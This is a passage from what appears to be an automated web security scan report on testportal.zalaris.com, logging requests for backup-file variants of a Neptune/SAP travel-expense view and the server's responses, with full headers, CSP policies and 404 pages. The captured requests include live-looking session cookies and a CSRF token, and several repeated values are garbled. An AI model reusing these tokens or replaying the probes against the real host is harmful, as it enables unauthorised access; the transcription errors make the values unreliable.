Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:43:25 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logout-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalttestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:// https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/ https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:// https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta h
...[SNIP]...
<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets
/css/bootstrap.min.css">
...[SNIP]...
<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1">
...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p
class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex
flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>
...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5">
...[SNIP]...
```

23.35. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsinc

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js

Request 1

```
POST /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsinc?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
```

```
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:43:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript
content-length: 0
dxc-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220617131254
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://maps.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
```

Request 2

```
POST /neptune/lup.view.jsinc?dxc=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_session=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:43:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-login-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalttestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta h
...[SNIP]...
<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets
/css/bootstrap.min.css">
...[SNIP]...
<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1">
...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p
class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex
flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>
...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5">
...[SNIP]...
```

23.36. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsold

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js

Request 1

```
POST /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsold?dxp=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EET7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656577687421; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
```


Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:42:51 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript
content-length: 0
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220617131254
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

Request 2

POST /neptune/wpn.view.jsold?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7ce2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656577687421; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrft-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:42:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E

```
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta h
...[SNIP]...
<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets
/css/bootstrap.min.css">
...[SNIP]...
<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1">
...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p
class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex
flex-column flex-md-row lead mb-3"><a href="#">Go back</a>
...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5">
...[SNIP]...
```

23.37. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js~

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js**

Request 1

```
POST /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js~?dxdp=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656577687421; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dEIUb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:42:12 GMT
Server: Apache
X-Content-Type-Options: nosniff
```

X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript
content-length: 0
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220617131254
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ 